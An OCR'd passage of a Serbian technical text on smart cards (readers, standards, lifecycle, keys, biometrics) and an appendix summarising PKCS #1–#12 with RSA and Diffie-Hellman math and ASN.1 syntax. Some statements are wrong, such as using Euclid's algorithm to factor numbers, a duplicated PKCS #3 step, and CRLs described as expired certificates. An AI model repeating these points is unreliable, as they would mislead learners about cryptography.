
Uređaji za čitanje podataka sa smart kartica i pisanje podataka na smart kartice

Reč je o uređajima koji obezbeđuju vezu između smart kartica i aplikacija na host računarima. Uređaji napajaju karticu električnom energijom i obezbeđuju inicijalizuju kartice. Uređaji za pisanje na smart kartice i čitanje sa smart kartica mogu biti na jednom izolovanom uređaju ili mogu biti transparentni, u okviru *PKI* sistema.

Postoji više vrsta čitača i pisača smart kartica, koji mogu biti konektovani na računar putem serijskog porta, *USB* porta ili na neki drugi način. Čitači, odnosno pisači obezbeđuju siguran pristup smart karticama, a mogu biti integrisani i u okviru drugih uređaja i podržani od strane više različitih aplikacija. Pisači se koriste prilikom personalizacije i inicijalizacije kartica.


Vrsta čitača odnosno pisača zavisi i od tipa kartice, tj. da li je kartica kontaktna ili beskontaktna. Ukoliko je kartica kontaktna, mora doći do fizičkog kontakta između kartice i čitača. Ukoliko se radi o beskontaktnoj kartici propisano rastojanje između kartice i čitača mora biti 10cm, ili manje, kako bi se izvršilo uspešno očitavanje podataka sa kartice. Prilikom realizacije čitača odnosno pisača, neophodno je poštovati standarde *ISO/IEC* 14443 kao i *ISO/IEC* 15693. Nedostatak beskontaktnih kartica je moguće nedozvoljeno očitavanje podataka prilikom prolaska pored neovlašćenog uređaja za očitavanje podataka sa beskontakne kartice.

Osnovne komponente kontaktnih i beskontaktnih čitača kao i kartica, date su na sledećoj slici :



Kod opisanih kartica, kao i kod hibridnih kartica, neophodno je postići interoperabilnost kontaktnih i beskontaktnih komponenti.

Na sledećoj slici je prikazan mogući izgled jedne hibridne kartice :



Višenamenske kartice

Savremene tendencije predstavljaju nastojanja da se jedna kartica koristi za više namena. Navedeno podrazumeva da se na jednom mikroprocesoru

izvršava više različitih operacija, u skladu sa predviđenom namenom kartice. Najčešće oblasti primene smart kartica su :

- bankarstvo,
- zdravstvena zaštita,
- identifikaciona dokumenta,
- putna dokumenta,
- pristup informatičkim resursima putem Interneta,
- mobilne komunikacije,...

Pregled standarda

U zavisnosti od namene kartice, neophodno je poštovati standarde, kako iz oblasti koja reguliše proizvodnju samih kartica, tako i iz specifične oblasti za koju je kartica namenjena. Prilikom projektovanja i implementacije čip kartica, neophodno je poštovati čitav niz preporuka i standarda.

Interoperabilnost je definisana standardima *GSC-IS*.

Grupa *ISO/IEC* standarda definiše široku oblast pri izradi smart kartica, uključujući i tehnologiju izrade same plastične kartice. Pomenuta grupa standarda definiše minimalne zahteve, međutim, ostavlja pojedine stavke otvorene kako bi se mogle prilagoditi specifičnim zahtevima. Neophodno je naglasiti da *ISO/IEC* standardi ne obezbeđuju nužno faktor interoperabilnosti. U pomenutu grupu standarda spadaju : *ISO/IEC* 7816, *ISO/IEC* 14443, *ISO/IEC* 10536, *ISO/IEC* 15693 i *ISO/IEC* 7501.

ANSI standardi vrše prilagođavanja ustanovljenih standarda standardima USA ili se može posmatrati i obrnuto, najpre se ustanove *ANSI* standardi, a zatim se ostali standardi prilagođavaju *ANSI* standardima.

Biometrijski standardi definišu načine pripreme, obrade i razmene biometrijskih podataka. Opisane radnje su definisane standardima *ANSI INCITS* 358-2002 i *NISTIR* 6529.

FIPS standardi definišu, između ostalog : digitalni potpis, standarde za šifrovanje kao i zahteve koje moraju da ispune kriptografski moduli.

G-8 zdravstveni standardi predstavljaju grupu standarda iz oblasti zdravstvene zaštite koju je donela grupa najrazvijenijh zemalja. Pomenuti standardi bi se morali poštovati imajući u vidu primenu smart kartica kao zdravstvenih legitimacija.

GSM standardi se moraju poštovati prilikom primene čip kartica u oblasti mobilnih komunikacija.

EMV standardi predstavljaju grupu preporuka koje je neophodno slediti kako bi se uspostavio jedinstveni platni sistem globalnih razmera.

Posebnu primenu smart kartica predstavlja primena u okviru projekta elektronske vlade (e-Government). U pomenutom segmentu dolazi do preklapanja svih pomenutih standarda, kao i nekih specifičnih standarda koje definiše svaka država pojedinačno.

Implementacija smart kartica

Implementacija smart kartica podrazumeva nekoliko aspekata :

- *Upravljačko-organizacione,*
  Obuhvataju administrativnu i operativnu strukturu koje definišu procedure, kao što su : obuka korisnika, administriranje karticama,…
- *Tehničke,*
  Definišu hardverske i softverske uslove bazirane na razmatranim standardima,
- *Zakonsko-pravne,*
  Daju pravni okvir za funkcionisanje smart kartica u okviru definisanog *PKI* sistema,
- *Ekonomske,*
  Daju ekonomske aspekte korišćenja kartica, u smislu njihove ekonomske opravdanosti,
- *Standarde i interoperabilnost,*
  Vode računa o potrebama standardizacije i i mogućnošću korišćenja jedne kartice kod drugih *CA*,
- *Privatnost,*
  Definišu zaštitu privatnosti, u smislu nedostupnosti podataka sa kartice licima koja za to nisu ovlašćena.

Osnovne komponenete sistema smart kartica

Elementi koji sačinjavaju sistem za funkcionisanje *PKI* sistema baziranog na upotrebi smart kartica su sledeći :

- *Kartice,*
  Kartice sa mikrokontrolerom, koje proizvode specijalizovane kompanije. Najčešći je slučaj da sam čip proizvodi jedan proizvođač, dok plastčnu karticu proizvodi drugi proizvođač,
- *Centralni sistem za upravljanje,*
  Organizuje i kontroliše celokupni *PKI* sistem, posebno vodi računa o generisanju, distribuciji u upravljanju ključevima i digitalnim sertifikatima,
- *Oprema i softver za smart kartice,*
  Oprema sa sastoji iz više komponenti i to :

- Radna stanica za uvođenje kartica u upotrebu, što podrazumeva upisivanje osnovnih informacija u memoriju kartice,
- Radna stanica za generisanje ključeva. Iako se par ključeva generiše kriptoprocesorom na samoj kartici, može se izabrati i izolovna radna stanica za istu namenu,
- Sistem za personalizaciju kartica služi za unos ličnih podataka korisnika kartice na samu karticu,
- Sistem za registraciju novoizdatih kartica. Koristi se za verifikaciju personalizovanih kartica, kako bi digitalni sertifikati na karticama bili objavljeni i prepoznati u okviru datog *PKI* sistema,
- Sistem za prijem zahteva za izdavanjem digitalnih sertifikata, odnosno smart kartica,
- Čitači kartica, neophodni interfejs za primenu smart kartica.

- *Aplikacije*,
  Predstavljaju deo softvera koji je implementiran na čipu i koji je neophodan za obavljanje poslova sa karticama za predviđene namene,
- *Inerfejs prema ranije projektovanim bazama podataka*,
  Komponenta neophodna za konekciju prema bazama podataka koje su projektovane i realizovane u alatima koji pripadaju prethodnim generacijama alata za obradu baza podataka.

Upravljanje životnim vekom kartice

Svaka kartica ima svoj životni vek, za vreme koga je neophodno vršiti predviđene radnje u cilju obezebeđivanja nesmetanog funkcionisanja *PKI* sistema. Osnovne faze kroz koje prolazi jedna kartica su sledeće :

- *Nabavka kartica*,
  Predstavlja prvi korak u životnom veku kartice koji započinje porudžbinom kartica od proizvođača,
- *Inicijalizacija kartica*,
  Predstavlja deo procesa programiranja čipa koji se odvija u više faza :
  - Učitavanje operativnog sistema u *ROM*,
  - Dodeljivanje memorijskih lokacija za svaki podatak,
  - Upisivanje jedinstvenog serijskog broja u *ROM*,
  - Generisanje ključeva,
  - Sprovođenje ostalih postupaka inicijalizacije, prema zahtevu naručioca,
- *Personalizacija kartica*,
  Predstavlja proces prilagođavanja kartice pojedinačnom korisniku. Postupak se sprovodi u više faza :
  - Upisivanje podataka na magnetnu pistu,
  - Upisivanje bar koda,

- Učitavanje aplikativnog softvera, i eventualno ključeva,
- Štampanje grafike na kartici,
- Štampanje slike i potpisa na kartici,
- Štampanje podataka specifičnih za posmatranog korisnika,
- Štampanje podataka vezanih za organizaciju koja izdaje kartice.

U okviru procesa personalizacije izvode se i dodatne operacije koje upotpunjuju proces personalizacije :

- Prevođenje fotografije u digitalni oblik,
- Prevođenje svojeručnog potpisa u digitalni oblik,
- Digitalizacija biometrijskih podataka,
- Upisivanje podataka o izdavaocu kartica na čip,
- Upisivanje podataka iz digitalnog sertifikata na čip.

- *Izdavanje kartice*,
  Predstavlja proces u kome se kartica na propisani način uručuje korisniku, uz davanje svih neophodnih uputstava i objašnjenja za njeno korišćenje,
- *Zamena kartice*,
  Kartica se menja u slučaju da je došlo do poremećaja u radu same kartice ili u slučaju da je izgubljena ili ukradena. Proces zamene kartica podrazumeva :
  - Proceduru reizdavanja,
  - Proceduru provere izgubljenih ili ukradenih kartica,
  - Proceduru provere povučenih sertifikata,
  - Vreme za deaktivaciju kartice u bazi podataka,
  - Osoblje za zaključavnje i otključavanje kartica,
  - Proceduru uklanjanja izgubljenih ili ukradenih kartica sa liste,
  - Proceduru generisanja novih ključeva, kao i digitalnih sertifikata,
  - Vreme za reizdavanje i reaktivaciju kartice,
  - Procedure za restauraciju podataka sa kartice.
- *Blokiranje/Deblokiranje kartice*,
  Ukoliko se prijavi gubitak ili krađa kartice, kartica se mora deaktivirati, kako ne bi došlo do njene zloupotrebe.
- *Resetovanje PIN-a*,
  Vlasnik kartice mora imati mogućnost promene *PIN*-a, ukoliko posumnja da je neko došao u posed informacije o njegovom *PIN*-u, kako bi sačuvao privatnost.
- *Upravljanje digitalnim sertifikatima*,
  Predstavlja nezaobilaznu funkciju u *PKI* sistemu, koja obezbeđuje jedinstvenost svakog sertifikata,
- *Upravljanje ključevima*,
  Generisanje, upravljanje i distribucija ključeva su od vrhunske važnosti u *PKI* sistemu. Sigurnost tajnih ključeva predstavlja oslonac celokupnog sistema zaštite. Proces upravljanja ključevima se može prikazati tabelarno :

Funkcija	Operacija
Registracija	- Verifikacija - Prijava - Registracija i inicijalizacija čipa
Zahtev za izdavanjem ključeva i digitalnog sertifikata	- Zahtev za novim sertifikatom ili zahtev za brisanje sertifikata - Zahtev sertifikata od *CA* - Zahtev za parom ključeva od *HSM*-a preko bezbednosnog servera
Čuvanje ključeva i sertifikata	- *HSM* ima specifične zahteve koji se moraju uzeti u obzir

Postoji više tipova ključeva za karticu. Potrebno je napomenuti da ključevi, čiji je pregled dat u narednoj tabeli nisu *PKI* ključevi.

Tip ključa na kartici	Funkcija
Ključ za otvorenu platformu	Ključ se koristi za zaštitu upravljanja ključevima na Java karticama
Ključ podataka	Kontroliše pristup, kao i čitanje i pisanje podataka u memoriju kartice
Transportni ključevi	Privremeni ključevi za sigurnosni prenos ključeva od proizvođača do izdavaoca kartice
Ključ za otključavanje *PIN*-a	Omogućava resetovanje *PIN*-a

- *Upravljanje bazom podataka vlasnika kartica,*
  Neophodno je u svakom trenutku imati nedvosmislenu bazu podataka u kojoj su evidentirani svi korisnici kartica, kako bi se mogućnost zloupotrebe svela na najmanju moguću meru,
- *Korisnički servisi,*
  Svrha korisničkih servisa je da olakšaju korišćenje smart kartica imaocima. Neki od korisničkih servisa su :
  - Izveštavnje o izgubljenim, ukradenim ili oštećenim karticama,
  - Izveštavanje o pokvarenim karticama,
  - Izveštavanje o neautorizovanoj ili nasilnoj upotrebi kartice,
  - Izveštavanje o promeni ličnih podataka koji se nalaze na kartici,…

  Pored navedenog, izdavaoc kartica obezbeđuje uputstva i obuku imaocima svojih kartica u sledećem smislu :
  - Osnove upotrebe kartica,
  - Upotreba aplikacija na karticama,
  - Procedure za zaštitu kartice i ključeva,
  - Zaštita privatnosti.

Biometrijski podaci

Na čipu kartice mogu biti upisani najraznovrsniji podaci. Čest je slučaj da se, u elektronskom obliku, čuvaju biometrijski podaci na osnovu kojih je moguće izvršiti identifikaciju osobe. Podaci mogu biti izabrani na najrazličitije načine, ali je uobičajeno da se koristi sledeći set biometrijskih podataka :

- *Skenirani otisak prsta*,
  Oblik papila na vrhovima prstiju je jedinstven za svaku osobu, pa je na osnovu otiska prsta moguće, veoma pouzdano, identifikovati osobu. Ipak treba imati na umu, da oko 5% populacije ima veoma plitke papile, te im je skeniranje i prepoznavanje otisaka prstiju veoma otežano,
- *Geometrija šake*,
  Geometrija šake je takođe specifična za svaku osobu pa služi kao dodatni identifikacioni element,
- *Prepoznavanje lika*,
  Na licu osobe postoje 24 referentne tačke čiji se relativni raspored ne menja tokom čitavog života, što takođe predstavlja jedan od mogućih elemenata za identifikaciju,
- *Skeniranje zenice oka*,
  Svaka osoba ima različiti raspored šara na zenici oka, što se pokazalo kao veoma dobar identifikacioni parametar,
- *Skeniranje mrežnjače oka*,
  Mrežnjača oka kod svakog čoveka je drugačijeg oblika, pa se i taj parametar koristi za identifikaciju,
- *Prepoznavanje glasa*,
  Razvijene su relativno pouzdane metode za prepoznavanje glasa, što je uslovljeno građom glasnih žica i govornog aparata svakog čoveka na specifičan način,
- *Svojeručni potpis*,
  Skenirani svojeručni potpis predstavlja digitalnu verziju prepoznavanja potpisa na klasičan, grafološki način.

Za jednoznačno prepoznavanje osobe neophodno je koristiti kombinovanje više metoda, kako bi se postigla veća pouzdanost biometrijskih metoda.

Zaključak

Kartice sa mikrokontrolerom ili smart kartice su unele revoluciju u sistem zaštite podataka, što je rezultiralo napretkom u mnogim oblastima od finansija do identifikacije ličnosti. Pojavom *PKI* sistema, smart kartice su došle do punog izražaja.

U narednom periodu se očekuje dalji razvoj smart kartica, tako da već postoje kartice sa tastaturom i displejem. Međutim, nije isključena mogućnost prelaska na neku drugu vrstu tokena.

APPENDIX D

OSNOVNI ELEMENTI PKCS STANDARDA (PUBLIC KEY CRYPTOGRAPHY STANDARDS)

Široko prihvaćen *PKI* sistem - sistem bezbednosti sa javnim ključevima, podrazumeva da bezbednosne aplikacije mogu razvijati različiti proizvođači. Često se događa da ne postoji interoperabilnost između razvijenih aplikacija, iako se proizvođači striktno pridržavaju standardnih formata.

PKCS standardi predstavljaju detaljne opise mehanizama koji su razvijene od strane organizacije *RSA Security* u saglasnosti sa svetskim proizvođačima softvera kao što su Microsoft, Apple, Sun itd. u cilju efikasnije primene *PKI* sistema. Cilj zajedničkog razvoja je olakšavanje usvajanja standarda, kako u toku projektovanja, tako i u fazi primene u kompanijama. *PKCS* standardi su prisutni na svim mestima gde se zahteva bezbednost elektronskih podataka. Svaka aplikacija koja obezbeđuje podatke, a pri tome ne poštuje standarde, svakako će se suočiti sa problemima pre ili kasnije, te je poštovanje standarda u oblasti zaštite podataka neophodno. Interoperabilnost aplikacija za primenu bezbednosnih postupaka, koje se mogu kretati u opsegu od Web browser-a do zaštite e-mail-ova, u svakom slučaju zavisi od poštovanja *PKCS* standarda.

PKCS standardi su definisani, kako za binarne, tako i za *ASCII* tipove podataka. *PKCS* standardi opisuju sintakse poruka u teorijskom smislu dajući sve detalje u vezi korišćenih algoritama. Standardi ne definišu formate u kojima će se poruke predstavljati, iako je *BER* format koji se preporučuje.

U daljem tekstu će biti prikazan pregled trenutno aktivnih *PKCS* standarda :

PKCS # 1

RSA standard za šifrovanje. Posmatrani standard definiše mehanizme za šifrovanje i potpisivanje podataka korišćenjem *RSA PKI* sistema.
Trenutno važeća verzija ovog standarda je verzija v2.1.
PKCS #1 standard definiše :

1. Kriptografske elemente,
2. Načine šifrovanja i dešifrovanja,
3. Načine potpisivanja i verifikovanja potpisa.

1. Kriptografski elementi

Bezbednost *RSA* algoritma se zasniva na komplikovanom i dugotrajnom rastavljanju velikih brojeva na proste činioce. Svakako, moguće je svaki složen broj rastaviti na proste činioce, ali se postavlja pitanje računarskih kapaciteta i utrošenog vremena da bi se taj cilj ostvario. Potrebno je napomenuti da se za rastavljanje broja na proste činioce može koristiti Euklidov algoritam ili prošireni Euklidiv algoritam.

Da bi se generisala dva ključa, biramo dva slučajna, velika prosta broja p i q, a zatim računamo njihov proizvod :

$$n = pq$$

Nakon toga biramo slučajan ključ za šifrovanje, e, takav da su e i $(p - 1)(q - 1)$ uzajamno prosti.
I na kraju, koristeći prošireni Euklidov algoritam računamo ključ za dešifrovanje d, tako da je :

$$ed \equiv 1 \bmod (p - 1)(q - 1)$$

ili

$$d = e^{-1} \bmod ((p - 1)(q - 1))$$

Primetimo da su d i n takođe uzajamno prosti brojevi. Brojevi e i n čine javni ključ, dok d predstavlja tajni ključ.

Prosti brojevi se takođe koriste za konverziju podataka iz otvorenog teksta u nizove od po osam bita - oktete i obrnuto. Za tu namenu se koriste dva standardna načina konverzije i to :

- *I2OSP* - Integer-to-Octet-String primitive
- *OS2IP* - Octet-String-to-Integer primitive

Kriptografski elementi, pa i slučajni brojevi, čine instance pomoću kojih je moguće realizovati kriptografske šeme. Definisana su četiri kriptografska elementa i to u parovima na sledeći način : šifrovanje i dešifrovanje, kao i elektronski potpis i verifikacija.

Šifrovanje predstavlja prevođenje otvorenog teksta u šifrat pomoću javnog ključa, dok dešifrovanje predstavlja inverzan proces, tj. prevođenje šifrata u otvoren tekst pomoću tajnog ključa. U tu svrhu se koriste dva standardna načina realizacije i to *RSAEP* i *RSADP*.

Digitalno potpisivanje se vrši primenom tajnog ključa, dok se verifikacija vrši primenom odgovarajućeg javnog ključa. Za tu namenu se koriste dva standrdna načina realizacije i to *RSASP1* i *RSAVP1*.

2. Načini šifrovanja i dešifrovanja

Standardni načini šifrovanja su definisani procedurama *RSAES-OAEP-Encrypt* kao i *RSAES-PKCS1-v1_5-Encrypt*, dok je dešifrovanje definisano procedurama *RSAES-OAEP-Decrypt* kao i *RSAES-PKCS1-v1_5-Decrypt*.

3. Načini potpisivanja i verifikovanja potpisa

Standardni načini potpisivanja je definisan procedurom *RSASSA-PKCS1-v1_5-Sign*, dok je verifikacija potpisa definisana procedurom *RSASSA-PKCS1-v1_5-Verify*.

PKCS # 3

Standard za Diffie-Hellman-ov key-agreement. Standard definiše protokol za razmenu ključeva.

Diffie-Hellman-ov algoritam se može definisati u dve faze :

1. *Faza*

   Prva faza se sastoji od tri koraka :

- Generisanje tajne vrednosti :

  Generiše se tajna slučajna vrednost celog broja x koja zadovoljava uslov :

  $0 < x < p-1$

  gde je p prost broj tako da je dužina tajnog broja u okvirima koje zadaje *CA* tj. dužine l. U tom slučaju ceo broj mora zadovoljiti uslov :

  $2^{l-1} \leq x < 2^l$
- Stepenovanje,

  se vrši na sledeći način :

  $y = g^x \bmod p, \ 0 < y < p$

  gde je g osnova, a y javna vrednost.
- Konverzija celih brojeva u nizove od po osam bita - oktete :

  Celobrojna javna vrednost y se konvertuje u oktete PV dužine k.

2. *Faza*

   Druga faza se, takođe, sastoji od tri koraka :

- Konverzija okteta u celobrojne vrednosti :

  Generiše se tajna slučajna vrednost celog broja x koja zadovoljava uslov :

  $0 < x < p-1$ gde je p prost broj tako da je dužina tajnog broja u okvirima koje zadaje *CA* tj. dužine l. U tom slučaju ceo broj mora zadovoljiti uslov :

  $2^{l-1} \leq x < 2^l$
- Stepenovanje,

  se vrši na sledeći način :

  $z = (y')^x \bmod p, \ 0 < z < p$

gde je y' celobrojna vrednost dobijena u prethodnom koraku, z celobrojni tajni ključ.

- Konverzija celih brojeva u oktete :
  Celobrojna tajna vrednost z se konvertuje u oktete *SK*.

PKCS # 5

Standard za šifrovanje/dešifrovanje zasnovan na lozinki (the password-based encryption standard - *PBE*). Standard opisuje metod generisanja tajnog ključa zasnovanog na lozinki.

Šifrovanje :
Šifrovanje se sastoji iz tri koraka :

- Generisanje *DES* ključa :
  DES ključ *K* i inicijalizujući vektor *IV* se generišu iz lozinke *P* i vrednosti *S* kao i brojača iteracija *c*.
- Šifrovanje formatiranjem blokova :
  Poruka *M* i niz za šifrovanje *PS* se formatiraju kao osmobitni, oktet nizovi, šifrovani blokovi *EB*.
- *DES* šifrovanje :
  Šifrovani blok *EB* se šifruje primenom *DES* algoritma pri čemu se kao rezultat dobija šifrat *C*.

Dešifrovanje :
Dešifrovanje se sastoji iz tri koraka :

- Generisanje *DES* ključa :
  DES ključ *K* i inicijalizujući vektor *IV* se generišu iz lozinke *P* i vrednosti *S* kao i brojača iteracija *c*, kao i kod procesa šifrovanja.
- *DES* dešifrovanje :
  Šifrat *C* se dešifruje primenom *DES* algoritma, ključem *K* i inicijalizujućim vektorom *IV*, pri čemu se kao rezultat dobija šifrovani blok *EB*.
- Rastavljanje šifrovanih blokova :
  Šifrovani blok *EB* se rastavlja na poruku *M* i niz za šifrovanje *PS*.

PKCS # 6

Prošireni standard sintakse digitalnog sertifikata. Trenutno je u upotrebi verzija X.509 v3.

Proširena sintaksa digitalnog sertifikata se sastoji od tri dela :

- Informacije u proširenom digitalnom sertifikatu :
  se sastoje od X.509 sertifikata, koji je već potpisan od strane *CA* koji je sertifikat izdao. Sadrži niz atributa koji pružaju informacije o entitetu čiji se javni ključ nalazi na posmatranom sertifikatu.
- Identifikator algoritma potpisa :
  Definiše algoritam koji se koristi prilikom generisanja digitalnog potpisa.
- Digitalni potpis :
  Digitalni sertifikat je potpisan tajnim ključem *CA*.

Elementi X.509 sertifikata se mogu detaljnije sagledati iz sledeće sintakse :

```
CertificateInfo ::= SEQUENCE {
  version [0] Version DEFAULT v1988,
  serialNumber CertificateSerialNumber,
  signature AlgorithmIdentifier,
  issuer Name,
  validity Validity,
  subject Name,
  subjectPublicKeyInfo SubjectPublicKeyInfo }

Version ::= INTEGER { v1988(0) }

CertificateSerialNumber ::= INTEGER

Validity ::= SEQUENCE {
  notBefore UTCTime,
  notAfter UTCTime }

SubjectPublicKeyInfo ::= SEQUENCE {
  algorithm AlgorithmIdentifier,
  subjectPublicKey BIT STRING }

AlgorithmIdentifier ::= SEQUENCE {
  algorithm OBJECT IDENTIFIER,
  parameters ANY DEFINED BY ALGORITHM OPTIONAL }
```

Na kraju je potrebno napomenuti da digitalni sertifikat predstavlja neku vrstu “Digitalne lične karte” koja povezuje entitet sa njegovim javnim ključem. Digitalni sertifikat nedvosmisleno utvrđuje identitet učesnika u komunikaciji.

PKCS # 7

Standard sintakse za kriptografske poruke. Definiše opštu sintaksu šifrovane poruke.

Neki od entiteta koje PKCS #7 standard definiše su :

- Lista povučenih sertifikata
  `CertificateRevocationLists :`

Predstavlja listu sertifikata kojima je istekao rok važenja. Pre bilo kakve akcije nad podacima koji su potpisani od strane učesnika u komunikaciji, proverava se da li je sertifikat važeći ili ne.

- Identifikator algoritma `ContentEncryptionAlgorithmIdentifier:`
  Definiše tip algoritma koji se koristi.
- Prošireni sertifikat ili sertifikat `ExtendedCertificateOrCertificate :`
  Bazira se na X.509 sertidikatu kako je to već opisano, a detaljnije dato u Appendix-u E.
- Izdavač sertifikata i serijski broj sertifikata `ExtendedCertificatesAndCertificates :`
  Definiše *CA* koji je izdao sertifikat kao i serijski broj sertifikata.
- Verzija - `Version :`
  Verzija digitalnog sertifikata koja govori o podacima koji su u sertifikatu sadržani.
- Kompatibilnost sa poboljšanim tajnim e-mail-om.
- Tip podataka za anvelopu - `EnvelopedData :`
  Definiše podatke neophodne za formiranje digitalne anvelope.
- Podaci neophodni za anvelopu i digitalni potpis `SignedAndEnvelopedData :`
  Definiše podatke neophodne za formiranje digitalnog potpisa i digitalne anvelope.

PKCS # 8

Standard za sintaksu seta podataka koji sadrži informacije o tajnom ključu. Definiše metod čuvanja informacija o tajnom ključu.

Informacije o tajnom ključu se mogu definisati sledećom sintaksom :

```
PrivateKeyInfo ::= SEQUENCE {
  version Version,
  privateKeyAlgorithm PrivateKeyAlgorithmIdentifier,
  privateKey PrivateKey,
  attributes [0] IMPLICIT Attributes OPTIONAL }

Version ::= INTEGER

PrivateKeyAlgorithmIdentifier ::= AlgorithmIdentifier

PrivateKey ::= OCTET STRING

Attributes ::= SET OF Attribute
```

Čuvanje tajnog ključa ima jednu od ključnih uloga u *PKI* sistemu.

PKCS # 9

Definiše tipove atributa koje koriste ostali *PKCS* standardi.

Atributi koje koriste ostali *PKCS* standardi su sledeći :

- `businessCategory,`
- `commonName,`
- `countryName,`
- `description,`
- `destinationIndicator,`
- `facsimileTelephoneNumber,`
- `iSDNAddress,`
- `localityName,`
- `member,`
- `objectClass,`
- `organizationName,`
- `physicalDeliveryOfficeName,`
- `postalAddress,`
- `postalCode,`
- `postOfficeBox,`
- `preferredDeliveryMethod,`
- `presentationAddress,`
- `registeredAddress,`
- `roleOccupant,`
- `serialNumber,`
- `stateOrProvinceName,`
- `streetAddress,`
- `supportedApplicationContext,`
- `surname,`
- `telephoneNumber,`
- `teletexTerminalIdentifier,`
- `telexNumber,`
- `title,`
- `x121Address.`

PKCS # 10

Standard sintakse za zahtevanje sertifikata.

Zahtev za izdavanje sertifikata se sastoji iz tri segmenta :

- Informacija o zahtevu za izdavanje sertifikata :
  sadrži : specifično ime entiteta, javni ključ entiteta kao i grupu atributa koji sadrže informacije o entitetu.

Sintaksa je sledećeg oblika :

```
CertificationRequestInfo:
CertificationRequestInfo ::= SEQUENCE {
      version Version,
      subject Name,
      subjectPublicKeyInfo SubjectPublicKeyInfo,
      attributes [0] IMPLICIT Attributes }

Version ::= INTEGER

Attributes ::= SET OF Attribute
```

- Identifikator algoritma potpisa :
  definiše algoritam koji se koristi za digitalno potpisivanje.
  Sintaksa je sledećeg oblika :

```
CertificationRequest ::= SEQUENCE {
      certificationRequestInfo
      CertificationRequestInfo,
      signatureAlgorithm SignatureAlgorithmIdentifier,
      signature Signature }
SignatureAlgorithmIdentifier ::= AlgorithmIdentifier

Signature ::= BIT STRING
```


- Digitalni potpis na informaciji o zahtevu za izdavanje sertifikata :
  zahtev se potpisuje tajnim ključem entiteta.
  Sintaksa je sledećeg oblika :

```
CertificationRequest ::= SIGNED CertificateRequestInfo
```

PKCS # 11

Standard za interfejs kriptografskog tokena - *Cryptoki*. Definiše tehnologiju nezavisnog programiranja interfejsa kriptografskog uređaja, kao što je na primer smart kartica.

Generalna *Cryptoki* šema je data na sledećoj slici :



PKCS # 12

Standard definiše sintaksu za razmenu ličnih informacija, uključujući tajne ključeve, sertifikate, razne druge tajne podatke i ekstenzije. Aplikacije, browser-i, Internet eksplorer i slični paketi koji podržavaju ovaj standard dozvoljavaju korisniku da šalje ili prima set ličnih podataka za identifikaciju. Standard podržava razmenu ličnih informacija na nekoliko načina i to u modu tajnosti, kao i u modu integriteta. Najsigurniji način razmene pomenutih podataka podrazumeva da izvorna i odredišna platforma imaju odgovarajući par ključeva (tajni i javni) kojim se može digitalno potpisivati, a takođe vršiti i šifrovanje podataka. Takođe su podržani niži nivoi bezbednosti zasnovani na lozinki, kada nije moguće obezbediti par ključeva. Standard je pogodan kako za softversku, tako i za hardversku primenu. Na opisani način se obezbeđuje fizička bezbednost tokena kao što su smart kartice i *CMCIA* uređaji.

Postoje četiri kombinacije moda tajnosti i moda integriteta i to :

- *Public-key privacy mode:*
  Lične informacije se zaštićuju anvelopom na izvornoj platformi korišćenjem javnog ključa za šifrovanje koji pripada odredišnoj platformi. Anvelopa sa otvara odgovarajućim tajnim ključem.
- *Password privacy mode:*
  Lične informacije se šifruju simetričnim ključem koji se izvodi iz korisničkog imena i lozinke.
- *Public-key integrity mode:*
  Integrite se garantuje korišćenjem digitalnog potpisa koji se generiše na izvornoj platformi korišćenjem tajnog ključa za potpisivanje. Potpis se verifikuje na odredišnoj platformi primenom odgovarajućeg javnog ključa.
- *Password integrity mode:*

Integritet se garantuje putem autentifikacionog koda poruke - *message authentication code* (*MAC*) koji se izvodi iz tajne lozinke.

